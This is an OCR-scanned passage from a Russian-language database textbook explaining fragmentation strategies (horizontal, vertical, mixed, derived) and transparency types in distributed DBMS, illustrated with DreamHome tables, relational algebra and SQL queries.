В случае горизонтальной фрагментации элементом данных является строка, а в случае вертикальной фрагментации — атрибут.

Типы фрагментации

Существуют два основных типа фрагментации: горизонтальная и вертикальная. Горизонтальные фрагменты представляют собой подмножества строк отношения, а вертикальные — подмножества атрибутов отношения (рис. 22.7).




Рис. 22.7. *Различные типы фрагментации: а) горизонтальная; б) вертикальная*

Кроме того, существуют еще два типа фрагментации: смешанная (рис. 22.8) и производная (представляющая собой вариант горизонтальной фрагментации). Ниже показаны различные типы фрагментации на примере экземпляра базы данных приложения *DreamHome*, представленного в табл. 3.3–3.9.




Рис. 22.8. Смешанная фрагментация: а) горизонтально разделенные вертикальные фрагменты; б) вертикально разделенные горизонтальные фрагменты

Горизонтальная фрагментация (разбиение на горизонтальные фрагменты)

Горизонтальный фрагмент. Выделенный по горизонтали фрагмент, состоящийиз подмножества строк отношения.

Горизонтальная фрагментация позволяет сгруппировать такие строки отношения, которые часто используются совместно в важных транзакциях. Горизонтальный фрагмент создается посредством определения предиката, с помощью которого выполняется отбор строк из исходного отношения. Данный тип фрагмента определяется с помощью операции *выборки* реляционной алгебры (см. раздел 4.1.1). Операция *выборки* позволяет выделить группу строк, обладающих некоторым общим для них свойством, например, все строки, используемые одним из приложений, или все строки, применяемые на одном из узлов. Если задано отношение R, то его горизонтальный фрагмент может быть определен с помощью формулы

$\sigma_p(R)$

Здесь p является предикатом, сформированным на основе одного или нескольких атрибутов отношения.

Пример 22.2. Горизонтальная фрагментация

Предположим, что существуют только два типа объектов недвижимости: квартира ('Flat') и дом ('House'). В этом случае горизонтальная фрагментация отношения PropertyForRent по атрибуту type может быть выполнена следующим образом:

P_1: $\sigma_{type='House'}$ (PropertyForRent)
P_2: $\sigma_{type='Flat'}$ (PropertyForRent)

В результате будут созданы два фрагмента (P_1 и P_2). Первый, содержимое которого представлено в табл. 22.4, состоит из строк, в которых значение атрибута type равно 'House'. Второй фрагмент (табл. 22,5) состоит из строк, в которых значение атрибута type равно 'Flat'. Подобный вариант фрагментации может оказаться полезным, если существуют независимые приложения, обрабатывающие данные только о квартирах или домах. Предложенная схема фрагментации отвечает всем правилам корректности.

- Полнота. Каждая строка исходного отношения присутствует либо во фрагменте P_1, либо во фрагменте P_2.
- **Восстановимость.** Отношение PropertyForRent может быть восстановлено из созданных фрагментов с помощью следующей операции объединения:

  $P_1 \cup P_2 = PropertyForRent$

- Непересекаемость. Полученные фрагменты не пересекаются, поскольку не существует значения атрибута type, которое одновременно было бы равно значениям 'House' и 'Flat'.

Таблица 22.4. Горизонтальный фрагмент P_1 отношения PropertyForRent

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046	SA9	B007
PG21	18 Dale Rd	Glasgow	G12	House	5	600	C087	SG37	B003

Таблица 22.5. Горизонтальный фрагмент P_2 отношения PropertyForRent

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo	branchNo
PL94	6 Argyll St	London	NW2	Flat	4	400	C087	SL41	B005
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040	SG14	B003
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093	SG37	B003
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093	SG14	B003

В одних случаях целесообразность использования горизонтальной фрагментации вполне очевидна, а в других случаях требуется выполнение детального анализа приложений. Этот анализ должен включать проверку предикатов (или условий) поиска, используемых в транзакциях или запросах, выполняемых в приложении. Предикаты могут быть простыми, включающими только по одному атрибуту, или сложными — с несколькими атрибутами. Для каждого из используемых атрибутов предикат может содержать единственное значение или несколько значений. В последнем случае значения могут быть дискретными или входить в диапазон значений.

Стратегия определения типа фрагментации предполагает поиск набора минимальных (т.е. полных и релевантных) предикатов, которые можно использовать как основу для создания схемы фрагментации [51]. Набор предикатов является полным тогда и только тогда, когда вероятность обращения к любым двум строкам одного и того же фрагмента со стороны любой транзакции одинакова. Предикат является релевантным, если существует, по крайней мере, одна транзакция, которая по-разному обращается к выделенным с помощью этого предиката фрагментам. Например, если единственное требование к транзакции состоит в том, что она должна обеспечить выборку строк из отношения PropertyForRent с учетом типа объекта недвижимости, то множество предикатов {type = 'House', type = 'Flat'} является полным, а множество {type = 'House'} — неполным. С другой стороны, в соответствии с этим требованием предикат (city = 'Aberdeen') не является релевантным.

Вертикальная фрагментация (разбиение на вертикальные фрагменты)

Вертикальный фрагмент. Фрагмент отношения, состоящий из подмножества атрибутов этого отношения.

При вертикальной фрагментации в различные фрагменты объединяются атрибуты, используемые отдельными транзакциями. Определение фрагментов в этом случае выполняется с помощью операции *проекции* реляционной алгебры (см. раздел 4.1.1). Для заданного отношения R вертикальный фрагмент может быть определен с помощью формулы

$$\Pi_{a_1,\ldots,a_n}(R)$$

В этой формуле $a_1, \ldots, a_n$ — атрибуты отношения R.

Пример 22.3. Вертикальная фрагментация

В компании *DreamHome* приложение, печатающее платежные ведомости, для каждого из сотрудников компании использует атрибуты табельного номера сотрудника staffNo, а также атрибуты position (Должность), sex (Пол), DOB (Дата рождения) и salary (Заработная плата). Ведомость, выдаваемая для отдела кадров, содержит атрибуты staffNo, fName (Имя), lName (Фамилия) и branchNo (Номер отделения компании). Исходя из этих сведений, вертикальная фрагментация отношения staff может быть выполнена с помощью следующих определений:

$$S_1: \Pi_{staffNo,\ position,\ sex,\ DOB,\ salary}(Staff)$$
$$S_2: \Pi_{staffNo,\ fName,\ lName,\ branchNo}(Staff)$$

С помощью этих формул созданы два фрагмента, содержимое которых представлено в табл. 22.6 и 22.7. Оба фрагмента содержат первичный ключ (атрибут staffNo), что позволяет в случае необходимости восстановить исходное отношение. Преимущество вертикальной фрагментации состоит в том, что отдельные фрагменты могут размещаться на тех узлах, на которых они используются. Это дополнительно оказывает положительное влияние на производительность системы, поскольку размеры каждого из фрагментов меньше размеров исходной таблицы. Приведенная схема фрагментации удовлетворяет правилам корректности.

- Полнота. Каждый атрибут отношения staff присутствует либо во фрагменте S_1, либо во фрагменте S_2.
- **Восстановимость.** Исходное отношение Staff может быть восстановлено из отдельных фрагментов с помощью операции естественного соединения:

  $$S_1 \bowtie S_2 = Staff$$

- Непересекаемость. Содержимое отдельных фрагментов не пересекается, если не учитывать атрибут первичного ключа staffNo, необходимого для восстановления исходного отношения.

Таблица 22.6. Вертикальный фрагмент S, отношения Staff

staffNo	position	sex	DOB	salary
SL21	Manager	M	1-Oct-45	30000
SG37	Assistant	F	10-Nov-60	12000
SG14	Supervisor	*M*	24-Mar-58	18000
SA9	Assistant	F	19-Feb-70	9000
SG5	Manager	F	3-Jun-40	24000
SL41	Assistant	F	13-Jun-65	9000

Таблица 22.7. Вертикальный фрагмент S_2 **отношения** Staff

staffNo	fName	lName	branchNo
SL21	John	White	B005
SG37	Ann	Beech	B003
SG14	David	Ford	B003
SA9	Mary	Howe	B007
SG5	Susan	Brand	B003
SL41	Julie	Lee	B005

При формировании вертикальных фрагментов необходимо учитывать сочетаемость атрибутов друг с другом. Один из способов определения сочетаемости атрибутов состоит в создании матрицы, содержащей количество обращений к каждой паре атрибутов. Например, транзакция, которая осуществляет доступ к атрибутам a_1, a_2 и a_4 отношения R, состоящего из набора атрибутов (a_1, a_2, a_3, a_4), может быть представлена следующей матрицей:

	a_1	a_2	a_3	a_4
a_1	1	0	1	1
a_2		0	1	
a_3			0	
a_4				

Эта матрица является треугольной; ее диагональ не заполняется, а нижняя часть является зеркальным отражением верхней части и поэтому может не рассматриваться. Единицы в матрице означают наличие доступа с обращением к соответствующей паре атрибутов и, в конечном счете, должны быть заменены числами, отражающими частоту выполнения транзакции. Подобная матрица составляется для каждой транзакции, после чего создается общая матрица, содержащая суммы всех показателей доступа к каждой из пар атрибутов. Пары атрибутов с высоким показателем сочетаемости должны присутствовать в одном и том же вертикальном фрагменте. Пары с невысоким показателем сочетаемости могут быть распределены по разным вертикальным фрагментам. Очевидно, что обработка сведений об отдельных атрибутах для всех важнейших транзакций может потребовать немало времени и вычислений. Поэтому, если заранее накоплены данные о сочетаемости определенных атрибутов, может оказаться целесообразным обрабатывать сведения сразу о группах атрибутов.

Подобный подход носит название *расщепления* (splitting) и впервые был предложен в 1984 году [225]. Он позволяет выделить набор неперекрывающихся фрагментов, которые гарантированно будут отвечать определенному выше правилу непересекаемости. Фактически требование непересекаемости касается только атрибутов, не входящих в первичный ключ отношения. Атрибуты первичного ключа должны присутствовать в каждом из выделенных вертикальных фрагментов, поэтому могут не рассматриваться при анализе. Дополнительную информацию, касающуюся данного метода, заинтересованный читатель найдет в [244].

Смешанная фрагментация

В некоторых случаях применение только лишь горизонтальной и вертикальной фрагментации элементов схемы базы данных может оказаться недостаточным для адекватного распределения данных, применяемых в некоторых приложениях. В этом случае приходится прибегать к смешанной (или гибридной) фрагментации.

Смешанный фрагмент. Образуется либо посредством дополнительной вертикальной фрагментации созданных ранее горизонтальных фрагментов, либо за счет вторичн'ой горизонтальной фрагментации предварительно определенных вертикальных фрагментов.

Смешанная фрагментация определяется с помощью операций выборки и проекции реляционной алгебры. Если имеется некоторое отношение R, то смешанный фрагмент может быть определен по формуле

$\sigma_p(\Pi_{a_1, \ldots, a_n}(R))$ или
$\Pi_{a_1, \ldots, a_n}(\sigma_p(R))$

Здесь p является предикатом, сформированным на основе одного или нескольких атрибутов отношения R, обозначенных в формулах символами $a_1, \ldots, a_n$.

Пример 22.4. Смешанная фрагментация

В примере 22.3 была выполнена вертикальная фрагментация отношения Staff для приложений печати платежной ведомости и некоторого документа отдела кадров. Разбиение было выполнено с помощью следующих формул:

S_1: $\Pi_{staffNo, position, sex, DOB, salary}(Staff)$
S_2: $\Pi_{staffNo, fName, lName, branchNo}(Staff)$

Теперь можно выполнить дополнительную горизонтальную фрагментацию фрагмента S_2 по атрибуту номера отделения компании branchNo (для упрощения предположим, что в компании имеются только три отделения):

S_{21}: $\sigma_{branchNo='B003'}(S_2)$
S_{22}: $\sigma_{branchNo='B005'}(S_2)$
S_{23}: $\sigma_{branchNo='B007'}(S_2)$

В результате будут созданы три фрагмента (S_{21}, S_{22} и S_{23}), первый из которых включает строки с номером отделения, равным 'B003' (табл. 22,9), второй — с номером отделения, равным 'B005' (табл. 22,10), а в третий вошли строки с номером отделения, равным 'B007' (табл. 22.11). Содержимое фрагмента S_1 представлено в табл. 22.8. Полученная схема фрагментации удовлетворяет правилам корректности.

- Полнота. Каждый из атрибутов исходного отношения Staff присутствует либо во фрагменте S_1, либо во фрагменте S_2; каждая строка (в виде отдельных частей) исходного отношения присутствует во фрагменте S_1, а также в отношении S_{21}, S_{22} или S_{23}.
- **Восстановимость.** Исходное отношение Staff может быть восстановлено из полученных фрагментов путем выполнения операций объединения и естественного соединения с применением следующей формулы:

$S_1 \bowtie (S_{21} \cup S_{22} \cup S_{23}) = Staff$

- Непересекаемость. Полученные фрагменты не пересекаются, поскольку не существует сотрудника, обозначенного уникальным табельным номером, который работал бы сразу в двух отделениях компании, а фрагменты S_1 и S_2 содержат различные атрибуты, за исключением обязательного атрибута первичного ключа.

Таблица 22.8. Смешанная фрагментация отношения Staff. Фрагмент S,

staffNo	position	sex	DOB	salary
SL21	Manager	M	1-Oct-45	30000
SG37	Assistant	F	10-Nov-60	12000
SG14	Supervisor	M	24-Mar-58	18000
SA9	Assistant	F	19-Feb-70	9000
SG5	Manager	F	3-Jun-40	24000
SL41	Assistant	F	13-Jun-65	9000

Таблица 22.9. Смешанная фрагментация отношения Staff. Фрагмент S_{21}

staffNo	fName	lName	branchNo
SG37	Ann	Beech	B003
SG14	David	Ford	B003
SG5	Susan	Brand	B003

Таблица 22.10. Смешанная фрагментация отношения Staff. Фрагмент S_{22}

staffNo	fName	lName	branchNo
SL21	John	White	B005
SL41	Julie	Lee	B005

Таблица 22.11. Смешанная фрагментация отношения Staff. Фрагмент S_{23}

staffNo	fName	lName	branchNo
SA9	Mary	Howe	B007

Производная горизонтальная фрагментация

Некоторые приложения включают операции соединения двух или нескольких отношении. Если отношения хранятся в различных местах, то их соединение создаст очень большую дополнительную нагрузку на систему. В подобных случаях более приемлемым решением будет размещение соединяемых отношений или их фрагментов в одном и том же месте. Данная цель может быть достигнута за счет применения производной горизонтальной фрагментации.

Производный фрагмент. Горизонтальный фрагмент отношения, созданный на основе горизонтального фрагмента родительского отношения.

Термин *"дочернее"* мы будем использовать для обозначения отношения, содержащего внешний ключ, а термин *"родительское"* — для обозначения отношения с соответствующим первичным ключом. Определение производных фрагментов осуществляется с помощью операции *полусоединения* реляционной алгебры (см. раздел 4.1.3). Если заданы дочернее отношение R и родительское отношение S, го производный фрагмент отношения R может быть определен следующим образом:

$$R_i = R \triangleright_F S_i, \quad \text{где } 1 < i < w$$

Здесь значение w — это количество горизонтальных фрагментов, определенных для отношения S, а параметр *F* задает атрибут, по которому выполняется соединение.

Пример 22.5. Производная горизонтальная фрагментация

Допустим, что существует приложение, в котором выполняется соединение отношений Staff и PropertyForRent. Кроме того, предположим, что отношение Staff разбито на три горизонтальных фрагмента в соответствии со значением атрибута номера отделения компании branchNo. Каждый полученный фрагмент сопровождается на соответствующем узле локально.

$$S_3 = \sigma_{branchNo='B003'}(Staff)$$
$$S_4 = \sigma_{branchNo='B005'}(Staff)$$
$$S_5 = \sigma_{branchNo='B007'}(Staff)$$

Предположим также, что объектом недвижимости с номером PG4 в настоящее время управляет сотрудник компании с табельным номером SG14. Поскольку данные об объектах недвижимости требуются только в одном отделении, то имеет смысл хранить эти сведения с применением аналогичного способа фрагментации. Данная цель достигается за счет применения метода производной фрагментации для горизонтального разбиения отношения PropertyForRent в соответствии с номером отделения компании:

$$P_i = PropertyForRent \triangleright_{staffNo} S_i, \quad 3 < i < 5$$

В результате будут созданы три фрагмента (P_3, P4 и P_5). Первый из них будет содержать сведения об объектах недвижимости, обслуживаемых в отделении компании с номером 'B003' (табл. 22.12), второй фрагмент описывает объекты недвижимости, обслуживаемые отделением с номером 'B005' (табл. 22.13), а третий — отделением с номером 'B007' (табл. 22.14). Несложно доказать, что полученная схема фрагментации отвечает правилам корректности. Оставляем это доказательство (в качестве упражнения) для читателей.

Таблица 22.12. Производная фрагментация отношения PropertyForRent по отношению Staff. Фрагмент P_3

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PG4	6 Lawrence St	Glasgow	G11 9QX	Flat	3	350	C040	SG14
PG36	2 Manor Rd	Glasgow	G32 4QX	Flat	3	375	C093	SG37
PG21	18 Dale Rd	Glasgow	G12	House	5	600	C087	SG37
PG16	5 Novar Dr	Glasgow	G12 9AX	Flat	4	450	C093	SG14

Таблица 22.13. Производная фрагментация отношения PropertyForRent по отношению Staff. Фрагмент P_4

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PL94	6 Argyll St	London	NW2	Flat	4	400	C087	SL41

Таблица 22.14. Производная фрагментация отношения PropertyForRent по отношению Staff, Фрагмент P_5

propertyNo	street	city	postcode	type	rooms	rent	ownerNo	staffNo
PA14	16 Holhead	Aberdeen	AB7 5SU	House	6	650	C046	SA9

Если отношение имеет больше одного внешнего ключа, то может потребоваться выбрать в качестве родительского только одно из связанных отношений. Выбор может быть сделан в соответствии с чаще всего используемым типом фрагментации или с целью достижения оптимальных характеристик соединения, например, соединения, которое включает более мелкие фрагменты, или соединения, выполняемого с большей степенью распараллеливания.

Отказ от фрагментации

Последний вариант возможной стратегии состоит в отказе ог фрагментации отношения. Например, отношение Branch содержит небольшое количество строк, которые обновляются относительно редко. Вместо того чтобы попытаться выполнить горизонтальную фрагментацию этого отношения (например, по номеру отделения компании), имеет смысл оставить это отношение нефрагментированным и просто разместить на каждом из узлов сети компании его копию.

Общие сведения о методологии проектирования распределенных баз данных

Ниже перечислены основные этапы методологии проектирования распределенных баз данных.

1. На основе методологии, описанной в главах 14–16, разработать проект для глобальных отношений.
2. Провести исследование топологии системы. Например, применительно к учебному проекту *DreamHome* определить, должно ли быть предусмотрено применение базы данных в каждом отделении компании, в каждом городе или регионе. В первом варианте может оказаться наиболее целесообразной фрагментация отношений по номеру отделения. А в последних двух вариантах наиболее приемлемое решение может предусматривать фрагментацию отношений с учетом того, относятся ли данные к определенному городу или региону.
3. Проанализировать наиболее важные транзакции в системе и определить, при каких условиях может потребоваться горизонтальная или вертикальная фрагментация.

4. Принять решение о том, какие отношения не следует фрагментировать; копии таких отношений должны быть распределены по всем узлам. Из глобальной ER-диаграммы удалить отношения, которые не должны быть фрагментированы, а также связи, в которых участвуют выполняемые на них транзакции.
5. Провести исследования отношений, которые находятся на стороне "один" связи "один ко многим", и выбрать наиболее подходящую схему фрагментации для этих отношений с учетом топологии системы. Отношения, находящиеся на стороне "многие" связи "один ко многим", могут оказаться наиболее подходящими для производной фрагментации.
6. По результатам выполнения предыдущего этапа определить необходимость введения дополнительной вертикальной или смешанной фрагментации (т.е. определить, есть ли такие транзакции, для которых требуется доступ к подмножествам атрибутов отношения).

22.5. Обеспечение прозрачности в распределенной СУБД

В определении распределенной СУБД, приведенном в разделе 22.1.1, утверждается, что система должна обеспечить прозрачность распределенного хранения данных для конечного пользователя. Под *прозрачностью* понимается сокрытие от пользователей сведений о конкретной реализации системы. Например, в централизованной СУБД обеспечение независимости программ от данных также можно рассматривать как одну из форм прозрачности — в этом случае от пользователя скрываются изменения, происходящие в определении и организации хранения данных. Распределенные СУБД могут обеспечивать различные уровни прозрачности. Однако в любом случае преследуется одна и та же цель: сделать работу с распределенной базой данных совершенно аналогичной работе с обычной централизованной СУБД. Все виды прозрачности, которые будут описаны ниже, подразделяются на следующие четыре основных типа прозрачности, которые могут иметь место в системе с распределенной базой данных.

- Прозрачность размещения.
- Прозрачность транзакций.
- Прозрачность выполнения.
- Прозрачность использования СУБД.

Прежде чем приступить к обсуждению каждого из этих типов прозрачности, следует отметить, что полная прозрачность не всегда принимается как одна из основных целей. Например, Грей утверждает [137], что полная прозрачность превращает управление распределенными данными в чрезвычайно трудную задачу. Кроме того, он указывает, что приложения, написанные с учетом полной прозрачности доступа в географически распределенной базе данных, обычно характеризуются низкими показателями управляемости, модульности и производительности обработки сообщений. Следует также отметить, что в одной системе редко удается обнаружить все рассматриваемые здесь типы прозрачности.

22.5.1. Прозрачность размещения

Прозрачность размещения базы данных позволяет конечным пользователям воспринимать базу данных как единое логическое целое. Если распределенная СУБД обеспечивает прозрачность размещения, то пользователю не нужно учитывать фрагментацию данных (*прозрачность фрагментации)* или их местонахождение *(прозрачность местонахождения).*

Если пользователю необходимо иметь сведения о фрагментации данных и размещении фрагментов, то этот тип прозрачности называется прозрачностью локального отображения. Ниже подробно рассмотрены все упомянутые типы прозрачности. Для иллюстрации обсуждаемых концепций будет использоваться показанное в табл. 22.15 отношение Staff, фрагментированное таким образом, как описано в примере 22,4.

Таблица 22.15. Отношение Staff из примера 22.4

Фрагмент	Определение фрагмента	Местонахождение фрагмента
S_1	$\Pi_{staffNo,\ position,\ sex,\ DOB,\ salary}(Staff)$	Узел 5
S_2	$\Pi_{staffNo,\ fName,\ lName,\ branchNo}(Staff)$	
S_{21}	$\sigma_{branchNo='B003'}(S2)$	Узел 3
S_{22}	$\sigma_{branchNo='B005'}(S2)$	Узел 5
S_{23}	$\sigma_{branchNo='B007'}(S2)$	Узел 7

Прозрачность фрагментации

Прозрачность фрагментации является самым высоким уровнем прозрачности размещения. Если распределенная СУБД обеспечивает прозрачность фрагментации, то пользователю не требуется знать, как именно фрагментированы данные. В этом случае доступ к данным осуществляется на основе глобальной схемы и пользователю нет необходимости указывать имена фрагментов или местонахождение данных. Например, для выборки сведений обо всех менеджерах отделений (для них атрибут position имеет значение 'Manager'), при наличии в системе прозрачности фрагментации, можно воспользоваться следующим оператором SQL;

```
SELECT fName, IName
PROM STAFF
WHERE position = 'Manager';
```

Это тот же оператор SQL, который мог быть выполнен для получения указанных результатов в централизованной системе.

Прозрачность местонахождения

Прозрачность местонахождения представляет собой средний уровень прозрачности размещения, В этом случае пользователь должен иметь сведения о способах фрагментации данных в системе, но не нуждается в сведениях о местонахождении данных. При наличии в системе прозрачности местонахождения расположения тот же запрос следует переписать в таком виде:

```
SELECT fName, IName
FROM S21
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager')
  UNION
SELECT fName, IName
FROM S22
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager')
  UNION
```

```
SELECT fName, lName
FROM S23
WHERE staffNo IN (SELECT staffNo FROM S1 WHERE position = 'Manager');
```

В этом случае в запросе следует указывать имена используемых фрагментов. Кроме того, дополнительно необходимо воспользоваться операциями соединения (или подзапросами), поскольку атрибуты position и fName/lName находятся в разных вертикальных фрагментах. Основное преимущество прозрачности местонахождения состоит в том, что база данных может быть подвергнута физической реорганизации и это не окажет никакого влияния на прикладные программы, осуществляющие доступ к ней.

Прозрачность репликации

С прозрачностью местонахождения очень тесно связан еще один тип прозрачности — прозрачность репликации. Он означает, что пользователю не требуется иметь сведения о существующих копиях фрагментов. Под прозрачностью репликации подразумевается прозрачность местонахождения копий. Однако могут существовать системы, которые не обеспечивают прозрачности местонахождения, но поддерживают прозрачность репликации.

Прозрачность локального отображения

Это самый низкий уровень прозрачности размещения. При наличии в системе прозрачности локального отображения пользователю необходимо указывать как имена используемых фрагментов, так и местонахождение соответствующих элементов данных, с учетом наличия всех необходимых копий. Тот же запрос в системе с прозрачностью локального отображения приобретает следующий вид:

```
SELECT fName, IName
FROM S21 ДТ SITS 3
WHERE staffNo IN (SELECT staffNo FROM S1 AT SITE 5 WHERE
  position='Manager')
UNION
SELECT fName, IName
FROM S22 AT SITE 5
WHERE staffNo IN (SELECT staffNc FROM S1 AT SITE 5 WHERE
  position='Manager')
UNION
SELECT fName, IName
FROM S23 AT SITE 7
WHERE staffNo IN (SELECT staffNo FROM S1 AT SITE 5 WHERE
  position='Manager');
```

Из соображений наглядности авторы в данном случае дополнили язык **SQL** новым ключевым словом *AT SITE,* позволяющим указать, где именно расположен требуемый фрагмент данных. Очевидно, что в этом случае запрос имеет более сложный вид и на его подготовку потребуется больше времени, чем в двух предыдущих случаях. Маловероятно, чтобы система, предоставляющая только такой уровень прозрачности, была бы приемлема для конечного пользователя.

Прозрачность именования

Прямым следствием обсуждавшихся выше вариантов прозрачности размещения является требование наличия прозрачности именования. Как и в случае централизованной базы данных, каждый элемент распределенной базы данных

должен иметь уникальное имя. Поэтому распределенная СУБД должна гарантировать, что никакие два узла системы не смогут создать некоторый объект базы данных, имеющий одно и то же имя. Одним из вариантов решения этой проблемы является создание центрального сервера имен, который будет нести ответственность за полную уникальность всех имен, существующих в системе. Однако подобному подходу свойственны такие недостатки:

- утрата определенной части локальной автономии;
- появление проблем с производительностью (поскольку центральный узел превращается в узкое место всей системы);
- снижение доступности — если центральный узел по какой-либо причине станет недоступным, все остальные узлы системы не смогут создавать новые объекты базы данных.

Альтернативное решение состоит в использовании префиксов, помещаемых в имена объектов в качестве идентификатора узла, создавшего этот объект. Например, отношение Branch, созданное на узле S_1, могло бы получить имя S1.Branch. Аналогичным образом, необходимо иметь возможность идентифицировать каждый фрагмент и каждую его копию. Поэтому второй копии третьего фрагмента отношения Branch, созданного на узле S_1, можно было бы присвоить имя S1.Branch.F3.C2. Однако подобный подход приводит к утрате прозрачности размещения.

Подход, который позволяет преодолеть недостатки, свойственные обоим упомянутым методам, состоит в использовании *псевдонимов* (иногда называемых *синонимами),* создаваемых для каждого из объектов базы данных. В результате объект S1.Branch.F3.C2 пользователям узла S_1 может быть известен под именем LocalBranch. Задача преобразования псевдонимов в имена соответствующих объектов базы данных возлагается на распределенную СУБД.

В распределенной системе R* проводится различие между локальным и общесистемным именем объекта. *Локальным* называется имя, которое обычно применяется для именования определенного объекта. А *общесистемным* называется глобально уникальный внутренний идентификатор объекта, который всегда остается неизменным. Общесистемное имя состоит из следующих четырех компонентов.

- Идентификатор создателя. Уникальный на данном узле идентификатор пользователя, создавшего объект.
- Идентификатор узла создателя. Глобально уникальный идентификатор узла, на котором создан объект.
- Локальное имя. Имя объекта, не содержащее дополнительных уточнений.
- Идентификатор узла создания. Глобально уникальный идентификатор узла, на котором первоначально хранился объект (как указано при описании глобального системного каталога в разделе 22.3.4).

Например, общесистемное имя

```
Manager@London.LocalBranch@Glasgow
```

представляет объект с локальным **именем** LocalBranch, **созданный пользователем** Manager на узле London **и первоначально хранившийся на** узле Glasgow.

22.5.2. Прозрачность транзакций

Прозрачность транзакций в среде распределенных СУБД означает, что при выполнении любых распределенных транзакций гарантируется сохранение целостности и согласованности распределенной базы данных. Распределенная тран-

закция осуществляет доступ к данным, сохраняемым в нескольких местах. Каждая из транзакций разделяется на несколько субтранзакций — по одной для каждого узла, к данным которого осуществляется доступ. На удаленных узлах субтранзакции представлены агентами, как показывает следующий пример.

Пример 22.6. Распределенная транзакция

Рассмотрим транзакцию T, в которой формируется список имен всех сотрудников компании с использованием схемы фрагментации, определенной выше в виде фрагментов S_1, S_2, S_{21}, S_{22} и S_{23}. Транзакция будет включать три субтранзакции, T_{s_3}, T_{s_5} и T_{s_7}, представленные агентами на узлах 3, 5 и 7. Каждая из субтранзакций формирует список сотрудников компании, работающих в отделении, расположенном на определенном узле. График распределенной транзакции показан в табл. 22.16. Обратите внимание на естественную параллельность, свойственную этой системе (каждая из субтранзакций выполняется на своем узле параллельно с остальными).

Таблица 22.16. Пример распределенной транзакции

Время	Транзакция T_{s_3}	Транзакция T_{s_5}	Транзакция T_{s_7}
t_1	begin_transaction	begin_transaction	begin_transaction
t_2	read (fName, lName)	read (fName, IName)	read (fName, lName)
t_3	print (fName, IName!	print (fName, IName)	print (fName, IName)
t_4	end_transaction	end_transaction	end_transaction

Неразрывность (атомарность) остается фундаментальной характеристикой транзакции и в случае распределенных транзакций, но дополнительно распределенная СУБД должна гарантировать неразрывность и каждой из ее субтранзакций (см. раздел 19.1.1). Поэтому распределенная СУБД должна обеспечивать не только синхронизацию субтранзакций с другими локальными транзакциями, выполняющимися параллельно с ними на одном узле, но и синхронизацию субтранзакций с глобальными транзакциями, выполняющимися одновременно с ними на этом и других узлах системы. Понятие прозрачности транзакций в распределенных СУБД дополнительно усложняется за счет наличия фрагментации, размещения данных и использования репликации. Ниже рассматриваются два дополнительных аспекта прозрачности транзакций, таких как прозрачность параллельности и прозрачность отказов.

Прозрачность средств обеспечения параллельности

Прозрачность параллельности обеспечивается распределенной СУБД в том случае, если результаты всех параллельно выполняемых транзакций (как распределенных, так и нераспределенных) вырабатываются независимо и являются логически согласованными с результатами, которые были бы получены в том случае, если бы все эти транзакции выполнялись последовательно в некотором произвольном порядке, по одной в каждый момент времени. Существуют определенные фундаментальные принципы, которые уже рассматривались в контексте централизованных СУБД в разделе 19.2.2 . Однако в случае распределенных СУБД имеют место дополнительные усложнения, связанные с необходимостью гарантировать, что как глобальные, так и локальные транзакции не могут оказывать

влияния друг на друга. Кроме того, распределенные СУБД должны гарантировать согласованность всех субтранзакций каждой глобальной транзакции.

Применение в системе средств репликации еще более усложняет проблему организации параллельной обработки. Если одна из копий копируемых данных подвергается обновлению, сведения об этом в конечном счете должны распространиться на все существующие копии. В данном случае наиболее очевидная стратегия — сделать распространение сведений об изменении частью исходной транзакции, оформив его как еще одну неразрывную операцию. Но если один из узлов, содержащих такую копию, окажется во время распространения сведений об изменении недоступным из-за отказа на самом узле или в канале связи, то выполнение транзакции должно быть отложено до тех пор, пока этот узел вновь не станет доступным. Если существует большое количество копий данных, то вероятность успешного завершения транзакции уменьшается в экспоненциальной зависимости от их числа. Альтернативной стратегией является ограничение распространения сведений об изменении только на те узлы, которые доступны в данный момент. На остальные узлы сведения об изменении поступят, как только они вновь станут доступными. Дополнительной стратегией могла бы быть выдача разрешения обновлять копии асинхронно, через некоторое время после внесения исходного обновления. Задержка в восстановлении целостности может находиться в пределах от нескольких секунд до нескольких часов. Подробное описание корректных методов организации распределенной параллельности и репликации приведено в следующей главе.

Прозрачность отказов

В разделе 19.3.2 было указано, что любая централизованная СУБД должна включать механизм восстановления, который будет гарантировать неразрывность выполнения транзакций в среде, подверженной различным сбоям и отказам, — либо все операции транзакции будут успешно завершены, либо ни одна из них. Более того, если результаты выполнения транзакции были зафиксированы, внесенные ею изменения приобретают постоянный характер. Также были рассмотрены различные типы отказов, которые могут иметь место в централизованных СУБД: сбои системы, отказ носителей, ошибки в программах, небрежность персонала, стихийные бедствия и действия злоумышленников. В распределенной среде СУБД должна дополнительно учитывать следующее:

- возможность потери сообщения;
- возможность отказа линии связи;
- аварийный останов одного из узлов;
- разделение **всей** сети на **несколько не связанных** друг с другом подсетей.

